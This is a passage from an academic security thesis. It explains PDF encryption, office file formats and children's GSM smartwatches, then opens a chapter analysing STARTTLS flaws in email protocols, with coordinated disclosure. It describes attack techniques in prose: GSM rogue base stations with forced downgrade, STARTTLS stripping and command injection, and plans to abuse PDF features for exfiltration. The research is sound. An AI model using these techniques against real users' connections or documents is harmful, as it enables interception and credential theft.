


Figure 2.10: **A simplified example of the internal PDF structure and a comparison between encrypted and plain PDF files.**

2.4 Portable Document Format (PDF)

The Portable Document Format (PDF) [7, 3] is the de facto standard for printable documents, supporting a wide range of features, from flat text and graphics to interactive elements such as forms and comments and even three-dimensional objects. This section deals with the foundations of the PDF. In Figure 2.10, we give an overview of the PDF document structure and summarize the PDF standard for encryption.

A PDF document consists of four parts: `Header`, `Body`, `xref`, and a `trailer`, as depicted in Figure 2.10.

PDF Header The first line in the PDF is the `header`, which defines the PDF document version. The document in Figure 2.10 uses PDF version 1.7.

PDF Body The main building block of a PDF file is the `body`. It contains all text blocks, fonts, and graphics and describes how they are to be displayed by the PDF viewer. The most important elements within the body are `objects`. Each object starts with an object number followed by the object's version (e.g., `5 0 obj` defines object number 5, version 0).

```
%%% STREAM example %%%
<< /Length 24 >>                                                    % stream length
stream                                                            % start of the stream
  Confidential content!                    % content (e.g., text, image, font, file)
endstream                                                          % end of the stream

%%% STRING example %%%
(This is a literal string)                                            % literal string
<546869732069732061206865782073747269696e67>                       % hexadecimal string
```

Listing 2.9: **Example of a stream and two strings (literal/hex).**

On the left side of Figure 2.10, the `body` contains five objects: `Catalog`, `Pages`, `Page`, `Contents`, and `EmbeddedFile`. The `catalog` object is the root object of a PDF file. It defines the document structure and refers to the `Pages` object, which contains the number of pages and a reference to each `Page` object (e.g., text columns). The `Page` object contains information on how to build a single page. The given example only includes a single stream object, `"Confidential content!"`. Finally, a PDF document can embed arbitrary file types (e.g., images, additional PDF files, etc.). These embedded files are technically streams; see `5 0 obj` in Figure 2.10.

Xref Table and Trailer The bottom of a PDF file contains two special parts. The `xref` table lists all objects used in the document and their byte offsets. It allows random access to objects without having to read the entire file. The `trailer` is the entry point for a PDF file. It contains a pointer to the root object, i.e., the `Catalog`.

PDF Streams and Strings The contents visible to a user are mainly represented by two types of objects: `stream objects` and `string objects`. Stream objects are a series of zero or more bytes enclosed in the keywords `stream` and `endstream` and prefaced with additional information like length and encoding, for example, hex encoding or compression. String objects are a series of bytes that can be encoded, for instance, as literal (ASCII) or hexadecimal strings.

Compression In practice, many PDF files contain compressed streams to reduce the file size. The PDF specification defines multiple compression algorithms implemented as filters. The most important filter for this paper is the `FlateDecode` filter, implementing the zlib `deflate` algorithm [77, 76], recommended for both ASCII (e.g., text) and binary data (e.g., embedded images).

2.4.1 Document Encryption

Figure 2.10 shows a comparison of an unencrypted PDF file to an encrypted PDF file. One can see that the encrypted PDF document has the same internal structure as the unencrypted counterpart. There are two main differences between both files:




Figure 2.11: **Simplified example of a PDF encryption dictionary.**

(1.) The trailer has an additional entry, the `Encrypt` dictionary, which signalizes PDF viewers that the document is encrypted and contains the necessary information to decrypt it.

(2.) By default, all `strings` and `streams` within the document are encrypted, for example, `4 0 obj`.

The Encrypt Dictionary The `Encrypt` dictionary holds all information necessary to decrypt the document. It specifies the cryptographic algorithms to be used and the user permissions. We give a simplified example containing all relevant parameters in Figure 2.11. The user access permissions are stored unencrypted in the `P` value, an integer value representing a bit field of flags. Such permissions define if printing, modifying, or copying content is allowed. Additionally, the `Perms` value stores an encrypted copy of these permissions using the file encryption key in ECB mode. Upon opening an encrypted PDF file, a viewer conforming to the standard must decrypt the `Perms` value and compare it to the `P` value to detect possible manipulations.

Next, one or more `Crypt Filters` can be defined. In the example depicted in Figure 2.11, `StdCF`—the standard name for a `Crypt Filter`—is used. Each `Crypt Filter` contains information regarding the encryption algorithm (`Algorithm`) and instructions for when the authentication will be prompted (`Event`). Supported values for the encryption algorithm can either be `None` (no encryption), `V2` (RC4), `AESV2` (AES-128-CBC), or `AESV3` (AES-256-CBC). In this work, we focus on AES-256 encryption, which we assume is the most secure.

Password-Based Encryption Most encrypted PDF documents use password-based encryption to protect the contents. The key derivation process differs depending on the algorithm and the standard revision (`/R`). In any case, it is not a well-known key derivation function but is custom-built for the PDF standard. We provide Python code for the AES-256-CBC, revision 6 (the newest one defined for PDF version 1.7 Extension Level 8) in Section 7.B.

However, in both revisions (5 and 6) allowed for AES-256-CBC, the actual decryption process is the same: first, the key is derived from the user-supplied password and the parameters given in the encrypt dictionary. Then, this key is used to decrypt the actual file key saved in either the `/OE` or `/UE` parameter

using AES in ECB mode. With this file key, we can decrypt all strings and streams in the document.

Public-Key-Based Encryption While seldom used, the PDF standard defines public-key-based encryption using the `EnvelopedData` content type of the CMS using X.509 certificates. In this case, the `enveloped data` contains an (encrypted) 20-byte seed that is then used as the input to a SHA-1-based key derivation function described in Algorithm 1.

Algorithm 1 Algorithm for key derivation in PDF documents using public-key encryption. *Seed* is the 20-byte seed decrypted from the `EnvelopedData`, *Recipients* are the bytes of the `CryptFilter`'s `Recipients` array.

function GENERATE_ENCRYPTION_KEY(*Seed*, *Recipients*)
  $input \leftarrow Seed \parallel Recipients$
  if (document metadata is unencrypted) **then**
    $input \leftarrow input \parallel 0xFFFFFFFF$
  end if
  $key \leftarrow \mathrm{SHA\text{-}1}(input)$
  return *key*
end function

The resulting key is then again used to decrypt all encrypted strings and streams in the document.

Partial Encryption PDFs support partially encrypted PDF files since version 1.5 (released in 2003). The standard allows specifying different `Crypt Filters` to encrypt/decrypt `strings`, `streams`, and `embedded files`. This flexibility is desired, for example, to encrypt embedded files with a different algorithm or not to encrypt them at all. We abuse this feature to build partially encrypted, malicious PDF files containing encrypted as well as plaintext content.

2.4.2 Interactive Features

PDF is more than a simple document exchange format. It supports interactive elements known from the Web, such as hyperlinks, which can refer either to an anchor within the document itself or to an external resource. PDF 1.2 (released in 1996) further introduced PDF forms which allow data to be entered and submitted to an external web server, similar to HTML forms. While PDF forms are less common than their equivalent on the web, most major PDF viewers support them in favor of the idea of the "paperless office". Forms allow users to submit data directly to a web server instead of printing the document and filling it out by hand. Another adoption from the Web is rudimentary JavaScript support, which is standardized in PDF and can be used, for example, to validate form values or modify document page contents. We will abuse these features in order to build PDF standard-compliant exfiltration channels.

	OOXML	ODF
Word processing	`.docx` (MS Word)	`.odt` (LO Writer)
Spreadsheets	`.xlsx` (MS Excel)	`.ods` (LO Calc)
Presentations	`.pptx` (MS PowerPoint)	`.odp` (LO Impress)
DB management	`.mdb` (MS Access)	`.odb` (LO Base)
Graphic layout	`.pub` (MS Publisher)	`.odg` (LO Draw)

Table 2.1: **Common office file extensions and assigned application.**

2.5 Office Documents

Microsoft Office and LibreOffice are the two primary application suites used for creating, editing, and viewing office documents, ranging from simple text over spreadsheets to presentations and database files. While Microsoft Office uses the file format Office Open XML (OOXML), which has been standardized as EMCA-376 [91], LibreOffice uses the Open Document Format for Office Applications (ODF), a format now standardized as ISO standard 26300 [155]. Both office suites are inter-operable, with the open-source LibreOffice traditionally being marketed as an alternative to the proprietary Microsoft product.

OOXML and ODF are container formats (ZIP archives) containing XML files to describe the actual document content and optional files such as images or style sheets. The XML data can describe content for various purposes, such as word processing, spreadsheets, or presentations. Table 2.1 shows office components, common file extensions, and their assigned applications for both office suites.

File	Description
`./[Content_Types].xml`	List of all package files
`./docProps/app.xml`	Metadata: sections, pages
`./docProps/core.xml`	Metadata: author, timestamps
`./_rels/.rels`	Relationships for package files
`./word/document.xml`	Document content
`./word/styles.xml`	Style of sections, content, etc.
`./word/settings.xml`	Application-specific settings
`./word/_rels/document.xml.rels`	References to images

Table 2.2: **Directory structure within an OOXML ZIP container archive.**

2.5.1 OOXML Document Structure

OOXML was specified—primarily by Microsoft—in 2006 as the ECMA-376 [91] standard and afterward adopted as ISO/IEC 29500 [156] in 2016. Microsoft Office has used OOXML since 2007, while previous versions of MS Office saved documents in a proprietary data format. Table 2.2 gives a directory listing of the files in an OOXML ZIP archive.

The most important file in OOXML ZIP archives is `document.xml` for word processing documents and `workbook.xml` or similar for other document types. This file describes the actual content structure. A minimal "Hello World" `document.xml` is given in Listing 2.10.

```
<w:document xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main">
  <w:body>
    <w:p><w:r><w:t>Hello World</w:t></w:r></w:p>
  </w:body>
</w:document>
```

Listing 2.10: **Minimal OOXML example document (`document.xml`).**

2.5.2 ODF Document Structure

In 2005, the Organization for the Advancement of Structured Information Standards (OASIS) developed ODF [230], then submitted it to the ISO, making it a standard (ISO/IEC 26300 [155]). The most prominent ODF implementation is LibreOffice, which forked from the OpenOffice project in 2010 due to a dispute regarding licensing issues.

At the time of our research, the current stable version was ODF 1.2 from 2011. By now, ODF 1.3 is available. Like OOXML, ODF documents consist of various XML files within a ZIP archive. Table 2.3 shows the directory structure.

File	Description
`./content.xml`	Document content
`./manifest.rdf`	RDF metadata
`./meta.xml`	Metadata: author, timestamps
`./mimetype`	MIME type of the document
`./settings.xml`	Application-specific settings
`./styles.xml`	Style of sections, content, etc.
`./META-INF/manifest.xml`	List of all package files
`./Thumbnails/thumbnail.png`	Thumbnail image

Table 2.3: **Directory structure within an ODF ZIP container archive.**

The `content.xml` describes the document content and the document structure. Listing 2.11 shows a minimal example that displays the text “Hello World”.

```
<office:document-content>
  <office:body>
    <office:text><text:p>Hello World</text:p></office:text>
  </office:body>
</office:document-content>
```

Listing 2.11: **Minimal ODF example document (`content.xml`).**

2.5.3 Document Encryption

Both OOXML and ODF documents allow the users to encrypt documents with either public-key- or password-based hybrid encryption. ODF uses OpenPGP for public-key encryption, while OOXML uses X.509 certificates. While ODF’s encryption mechanisms are well-specified [203], the ODF standard’s encryption section [230] is severely outdated, i.e., specifying the encryption using Blowfish in 8-bit CFB mode, and does not reflect how LibreOffice handles encryption.[6]

[6] Astonishingly, while the ODF standard was updated to version 1.3 in 2021, the encryption section remained outdated.




Figure 2.12: **Overview of the typical communication model of GSM-capable IoT devices.**

2.6 Wearable IoT Devices

Due to the development of increasingly small, low-power embedded microprocessors, more and more formerly unconnected devices are equipped with Internet-of-Things (IoT) technology, forming new smart wearable product categories. These are, for example, life-saving implantable pacemakers, where current models communicate via Bluetooth with the patients' smartphone and allow them to track vital data like the daily activity level directly measured by the pacemaker [197]. The trend is to be more connected, collect more information about ourselves, and optimize our lifestyles.

To this end, mobile IoT devices, e.g., wearables such as smartwatches, are often equipped with an interface for mobile communication in the form of a General Packet Radio Service (GPRS), Global System for Mobile Communications (GSM), Universal Mobile Telecommunications System (UMTS), Long Term Evolution (LTE), or even a 5G modem and a Subscriber Identity Module (SIM).

2.6.1 IoT Communication over Cellular Networks

We visualize the typical infrastructure for mobile IoT devices in Figure 2.12. The IoT device connects via a mobile communication technology, e.g., GSM, to the base station and authenticates via its SIM. It can then connect to the Internet over the network's Internet Service Provider (ISP). Typically, it now accesses the device operator's backend servers to send data and receive commands, updates, and other data. Furthermore, the user can often use a smartphone application to connect to the backend servers to monitor and control the IoT device.

MitM Attacks on Mobile Communication All currently available cell phone technologies use encryption algorithms to secure over-the-air communication. The encryption schemes are well-analyzed, and several attacks were published.

The original 2G encryption scheme A5/1, has a long history of publicly known research leading to near-real-time decryption of a passively sniffed stream via rainbow tables [48]. The newer A5/3 algorithm, used for current 2G and 3G communication, also has vulnerabilities and is considered to be broken [87]. Even the most recent cell phone network, LTE, uses an encryption mechanism with vulnerabilities that violate typical security objectives like confidentiality or authenticity [258, 259].

MitM attacks on mobile devices are commonly performed via rogue base station attacks [207]. In GSM and GPRS, authentication is unidirectional, restricted to the home network verifying the SIM's identity. Consequently, the mobile device cannot differentiate between a legitimate base station and an attacker's rogue station. UMTS and newer standards, on the other hand, aim to provide mutual authentication between the home network and the Universal Subscriber Identity Module (USIM) using the Authentication and Key Agreement (AKA) protocol. Researchers published several attacks against this authentication [201, 37], allowing false base stations and, consequently, MitM attacks against combined UMTS/GSM devices. However, performing a MitM attack directly via GSM is much easier in practice.

To mount a GSM rogue base station attack, the attacker must force the mobile device into GSM mode and convince it to connect to their station. This is possible by jamming frequencies used by the regular UMTS and LTE networks and simultaneously providing a GSM network with the best signal strength for the device under attack. In such a case, conventional mobile devices will automatically downgrade the connection to GSM and connect to the network with the highest signal-to-noise ratio. The attacker can then turn off the encryption by providing only the no-encryption mechanism during the pairing.

2.6.2 Smart Wearable Devices for Children

The trend of equipping virtually everything with connected devices also manifests in tracking pets, cars, other adults—illegally in many countries—and children. Smartwatches are one way of monitoring a child's location and establishing a communication channel between children and parents that has become popular. In contrast to typical smartwatches worn by adults that connect to a smartphone via Bluetooth, smartwatches for children have their own SIM and connect directly to a backend server via cellular networks.

Such a smartwatch has a subset of a mobile phone's functionalities. The main functions are taking photos, sending and receiving voice messages, and making phone calls—usually only to and from specified contacts; calls from unknown numbers are typically blocked. Another standard function is sending SOS messages to the parents by pressing an SOS button on the watch that triggers an alarm signal with the current location on the parents' smartphone. Parents can display the location history, see the current location, take and download pictures, and write and receive messages with the corresponding smartphone application. Any configuration changes to the smartwatch, e.g., changing the stored contacts or setting up geofences, are made with this app.

Part I

Attacks on Transport Encryption and Custom Protocols

Overview

Transport encryption protects data in transit from active and passive Meddler-in-the-Middle (MitM) attackers. The most widely adopted transport encryption protocol is Transport Layer Security (TLS) and its datagram-based version Datagram Transport Layer Security (DTLS)[7]. Over the years, TLS and its predecessor Secure Socket Layer (SSL) have been the target of many attacks [11, 160, 22, 34, 39]. As a result, both configuration recommendations for TLS and the specification [79, 250] have developed a lot. However, the current consensus among cryptographers on the latest version of TLS, TLS 1.3 [250], seems to be that most of the previous versions' flaws have been fixed for good [74, 83, 63].

However, faults can occur, even disregarding flaws in TLS and its implementations. Chapter 4 shows that one tested application contains the most common configuration deficiency of TLS: missing certificate validation. The same flaws occur for the cloud mail applications tested in Chapter 3. Since the authentication in TLS relies on certificate checking, an active MitM attacker can overtake the connection without the victim noticing.

We also found novel transport encryption vulnerabilities in the STARTTLS protocol in Chapter 3. STARTTLS is a variant of TLS mostly used in the email ecosystem. Instead of performing a TLS handshake upon connection establishment, the client and server negotiate the transition to TLS in plaintext. Our research shows that this negotiation and its interaction with other email-protocol-specific features causes systemic issues.

Chapter 4 examines the custom transport encryption protocol employed in one smartwatch ecosystem—which is conceptually broken. Here, we also analyze the general security of smartwatches for children, leading to the full or partial reveal of sensitive data stored on the operators' backend servers.

In summary, this part shows that using TLS alone is insufficient because it might break and reveal sensitive data unexpectedly if it (a) interacts with other protocol features or (b) is misconfigured. While not a fundamental shortcoming of TLS, this is a sufficient argument for using end-to-end encryption in addition to transport encryption to protect sensitive data.

[7] The only other widely deployed transport encryption protocol is the Secure Shell (SSH) transport protocol [309]. Conceptually, SSH is a general-purpose transport encryption protocol; however, its main applications are remote shell access and secure file transfer (SFTP and SCP).

3 Why TLS is better without STARTTLS: A Security Analysis of STARTTLS in the Email Context

This chapter is based on the publication "Why TLS is better without STARTTLS: A Security Analysis of STARTTLS in the Email Context" by Damian Poddebniak, Fabian Ising, Hanno Böck, and Sebastian Schinzel and published in the conference proceedings of the 30th USENIX Security Symposium in 2021 [240].

This paper was published with shared first authorship between the author and Poddebniak. Almost all aspects of this paper were closely co-developed by the author and Poddebniak, to the point where no meaningful separation of contributions is possible. However, while Poddebniak contributed more to the tooling for email client testing, the author's contribution to the scanning and evaluation was greater.

Abstract

TLS is one of today's most widely used and best-analyzed encryption technologies. However, for historical reasons, TLS for email protocols is often not used directly but negotiated via STARTTLS*. This additional negotiation adds complexity and was prone to security vulnerabilities such as naïve STARTTLS stripping or command injection attacks in the past.*

We perform the first structured analysis of STARTTLS in SMTP, POP3, and IMAP and introduce EAST, a semi-automatic testing toolkit with more than 100 *test cases covering a wide range of variants of STARTTLS stripping, command and response injections, tampering attacks, and UI spoofing attacks for email protocols. Our analysis focuses on the confidentiality and integrity of email submission (email client to SMTP server) and email retrieval (email client to POP3 or IMAP server).*

We used EAST to analyze 28 email clients and 23 servers. We reported over 40 STARTTLS issues, some of which allow mailbox spoofing, credential stealing, and even the hosting of HTTPS with a cross-protocol attack on IMAP. In total, only 3 out of 28 clients did not show any STARTTLS-specific security issues. We conducted an Internet-wide scan for the particularly dangerous command injection attack and found that 320.000 email servers (2% of all email servers) are affected. Even though the command injection attack received multiple CVEs in the past, EAST detected eight new instances of this problem. In total, only 7 out of 23 tested servers were never affected by this issue. We conclude that STARTTLS is error-prone to implement, under-specified in the standards, and should be avoided.

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 C: A STARTTLS
3 S: A OK
4 // -------------------------- TLS Handshake ----------------------------
5 C: B CAPABILITY
6 S: * CAPABILITY IMAP4REV1
7 .. B OK
```

Listing 3.1: **A typical STARTTLS message exchange in IMAP.** In IMAP, any command starts with a *tag* that must be reflected in a finishing server response. We will use `A`, `B`, ... to denote these tags. When either party sends multiple lines in a single TCP segment "`..`" continues the last line.

3.1 Introduction

Historically, email protocols such as the Simple Mail Transfer Protocol (SMTP), Post Office Protocol 3 (POP3), and Internet Message Access Protocol (IMAP) used plaintext protocols without confidentiality and authenticity. Later on, the IETF picked separate ports for the implicit TLS versions of SMTP, POP3, and IMAP. Because there was a desire to upgrade configurations using the original plaintext ports retrospectively, the *STARTTLS* technology was introduced, and standardization bodies even discouraged using implicit TLS ports in the past [227, 141]. RFC 8314 withdrew this in 2018 [211], but STARTTLS remains widely used today, and almost all clients and servers support it.

In STARTTLS, every connection starts in plaintext and is later upgraded to TLS via a protocol-specific message exchange (see Listing 3.1). Because STARTTLS is designed to be downward compatible with clients and servers that do not speak STARTTLS, the server announces its ability to speak STARTTLS (line 1), and the client initiates the transition to TLS with the `STARTTLS` command (line 2). After the server acknowledges the `STARTTLS` command with a positive response (line 3), both parties finally start the TLS handshake.

STARTTLS is most useful in scenarios where encryption is hard to enforce, such as in email relaying (from SMTP server to SMTP server) running in the background without user interaction. Many SMTP servers use weak TLS configurations [88], including invalid, untrusted, or expired TLS certificates, which would result in rejected emails if servers required strong TLS validation. Because of this, email relaying is often *opportunistic* because SMTP servers fall back to plaintext if a TLS negotiation fails.

However, for email submission (mail client to SMTP server) and email retrieval (POP3 / IMAP), this plaintext fallback is not only unnecessary but also discouraged by modern standards [211]. The reason is that email clients can show TLS exceptions to users, and it is up to the user to decide whether to stop or to continue regardless. From this viewpoint, STARTTLS only adds complexity and roundtrips to the email protocol stack. Surprisingly, our analysis showed that some popular email clients use it as default despite having the option to use the implicit TLS ports without STARTTLS. Thus, STARTTLS may be used without the need to use it or without users even realizing it.

Researchers found several issues with STARTTLS in the past. Most famously, STARTTLS' backwards compatibility introduced a class of issues known as

STARTTLS stripping attacks. When a Meddler-in-the-Middle (MitM) attacker removes the STARTTLS capability from the server response, they can easily downgrade the connection security to plaintext.

Wietse Venema, the author of the Postfix SMTP server, found a *command injection* bug in Postfix [292].[1] When a client appends an extra command after the STARTTLS command, that command is buffered and evaluated *after* the transition to TLS. In effect, this allows an attacker to inject a plaintext prefix into an encrypted session.

Additionally, instances of protocols conflicting with STARTTLS were found. In 2014, a discussion about the availability of the STARTTLS command for *pre-authenticated* connections on the (now offline) IMAP protocol mailing list led to the discovery of a security vulnerability in the email client *Trojitá* [167]. When a server can pre-authenticate a client, e.g., because they connect from a local IP address, it can respond with a specific greeting, which transitions both the client and the server into the `AUTHENTICATED` state. However, STARTTLS is not allowed in this state, which caused Trojitá to continue in plaintext.

So far, no *systematic* analysis of STARTTLS in the email context has been conducted. Furthermore, none of the aforementioned issues were broadly discussed by standardization bodies or in academic security literature. As we show, the presence of 10-year-old security vulnerabilities, previously unknown variants, and novel issues in almost all email clients seems to support this observation. Throughout this paper, we present a systematization of these issues into five distinct attack classes: Negotiation, Buffering, Tampering, Session Fixation, and UI Spoofing.

3.1.1 Attacker Model and Context

We assume a MitM attack scenario where the attacker can modify TCP connections from a victim's Mail User Agent (MUA) to a Mail Service Provider (MSP). For example, on a WiFi network with no encryption, attackers in the victim's proximity can see the victim's network connection and change the packets the victim sends and receives. While some of the presented vulnerabilities also affect the *relaying* of messages, we focus on the "first hop", i.e., the *submission* [124] of a new email into the email ecosystem (via SMTP [177]) and the *retrieval* of messages from a mail service provider (via POP3 [225] and IMAP [64]).

3.1.2 Coordinated Disclosure

We reported all STARTTLS issues to email client and server developers. Additionally, we cooperated with the German BSI CERT to coordinate international disclosure to affected mail service providers. A collection of all public reports is available from our *GitHub* repository[2]. We also informed developers of TLS scanning software and the editor of the *IMAP4rev2* standard [198] about our findings. Some of our tests will be included in *TLS-Scanner* [223] and *testssl.sh* [81], and IMAP4rev2 will contain extended security advice based on our research. We

[1] Please note that the term "command injection" has a different meaning in web security.
[2] `https://github.com/FHMS-ITS/EAST`

supported all notified developers in fixing the issues and provided patches to two open-source projects.

3.1.3 Contributions

We make the following contributions:

- We provide the results of the first structured security analysis of STARTTLS in the email context.
- We introduce EAST, a semi-automatic toolkit for analyzing SMTP, POP3, and IMAP implementations, including a server for client testing, server testing scripts, and ZMap modules for Internet scanning. EAST contains more than one hundred test cases.
- Using EAST, we discovered more than 40 STARTTLS vulnerabilities in widely used email clients and servers.
- We present working exploits to steal login credentials and execute cross-protocol attacks that mimic HTTPS, allowing us to host phishing HTML pages on domain valid under the IMAP server's certificate.

3.1.4 Related Work

Even though STARTTLS *adds* attack surface to the TLS protocol usage, it is by no means protected against known attacks against TLS. While significant academic research on TLS exists, surprisingly little has been written on STARTTLS.

In 2015, Durumeric et al. [88] published a report on the global adoption rate of SMTP security, including STARTTLS, SPF, DKIM, and DMARC. The report is based on scans of the SMTP server configuration of the Alex Top Million domains and data on Gmail's SMTP connections over a year. They found that only a little over half of the scanned SMTP servers could successfully perform a STARTTLS handshake and that more than 426 Autonomous Systems performed STARTTLS stripping on customers' connections. This highlights inherent problems with the use of STARTTLS in MTA-to-MTA connections. However, Durumeric et al. do not focus on the usage of STARTTLS in MUA-to-MSA connections.

Holz et al. [143] conducted active scans and passive monitoring to learn which authentication mechanisms, X.509 certificates, and TLS cipher suites are advertised and used by clients and servers for electronic communication. Specifically, they reported that many clients and servers fall back to unencrypted connections should STARTTLS not be available.

In 2016, Mayer et al. [196] published data on their IPv4-wide scans of email ports, focusing on the security of the negotiated TLS connection—i.e., supported cipher suites, cryptographic primitives, key exchange parameters, and TLS certificates—as well as the support for plaintext authentication—i.e., the availability of STARTTLS and the AUTH PLAIN and LOGINDISABLED capabilities. They found that a sizable number of email servers did not correctly enforce non-plaintext authentication for MUAs.

3.2 Construction of Test Cases

Our test aims to find (a sequence of) commands or responses a MitM could use against an active SMTP, POP3, or IMAP session to obtain sensitive data, i.e., "to bypass STARTTLS", or to introduce meaningful changes to a client, i.e., to tamper with application state.

In order to uncover potential issues with STARTTLS, we conducted semi-automatic network-only tests. Network-based testing covers a wide range of software—notably, they allowed us to test the very popular "cloud mail" applications for Android and iOS—and do not require setting up a per-application test harness. Some tests are semi-automatic because certain classes of issues, i.e., UI spoofing issues, are difficult to detect automatically but quickly noticed by analysts.

Our test system is configured with test case configurations that precisely define which response to send to which command in a protocol session. The remainder of this section covers test case creation and explains which assumptions we made to reduce the number of test cases to a manageable amount. In other words, it explains *when* we send *which* messages in a simulated MitM scenario to detect STARTTLS issues.

3.2.1 Protocol Specifics

In the following, we describe some specific protocol details that impact our test strategy of SMTP, POP3, and IMAP.

SMTP Two characteristics of SMTP are explicitly important to this research: (1) The server responds to every command with exactly one response and reorders no messages. (2) The client cannot parse responses generically but need (slightly) different parsers depending on the issued command.

Thus, the SMTP protocol *lock-steps* command and response handling. The `PIPELINING` extension [107], which allows batching multiple commands (and responses), does not break this principle. Even though multiple messages could be received with a single call to a read function, the messages are parsed and processed sequentially, evaluating each response relative to the command leading to it.

POP3 POP3 is a "download-and-delete" protocol [225]. Therefore, it has no mechanism for uploading messages to a server. Therefore, attacks that leak data by uploading it as a message are impossible against POP3.

Like SMTP, the POP3 protocol lock-steps between commands and responses, and messages cannot be parsed generically, but the client needs to *know* which parser to apply next. `PIPELINING` [125] also obeys this principle.

IMAP The IMAP protocol is more complex than SMTP and POP3. The use of tags in commands and responses (theoretically) allows unambiguous mapping regardless of the receiving order. However, *untagged* responses complicate this since they can be sent at *any point* in the communication, breaking the lock-step

principle of the other protocols and requiring an IMAP client to listen for messages from the server continuously. This is reinforced by the fact that all IMAP messages can be parsed using the same parser.

3.2.2 Systematization of STARTTLS Issues

We define STARTTLS issues as those that would not exist if implicit TLS had been used exclusively. Specifically, we *end* a test when we can plausibly assume that a session reached a state *equivalent* to the initial state it would have reached via implicit TLS. Sessions that do not reach this state, e.g., because TLS was never negotiated (*Negotiation* issues) and sessions that negotiated TLS but whose state is different from a session made with implicit TLS (*Buffering* and *Tampering* issues), are candidates for further security analysis. This notion captures the few STARTTLS-specific issues described in the standards and provides a basis to identify novel ones. However, it has an oversight: a client that shows "insecure" behavior, e.g., by displaying a spoofed dialogue (*UI Spoofing* issues), may *still* reach the implicit TLS state and conforms to the above definition. Thus, we also consider these cases.

Well-known Issues We studied existing academic and gray literature as a first step toward a systematic measurement of STARTTLS security. Academic literature yielded STARTTLS deployment and resilience studies [88, 143, 196] in the context of MTA-to-MTA communication. Gray literature, i.e., blog posts, mailing lists, CVE databases, and the relevant STARTTLS standards yielded results that are closer to STARTTLS security itself, namely:

(1.) A command injection attack on SMTP [292].

(2.) STARTTLS stripping attacks in two variants [141, 227].

(3.) An issue with missing discard of capabilities [141, 227].

(4.) A conflict with IMAP's PREAUTH greeting [167].

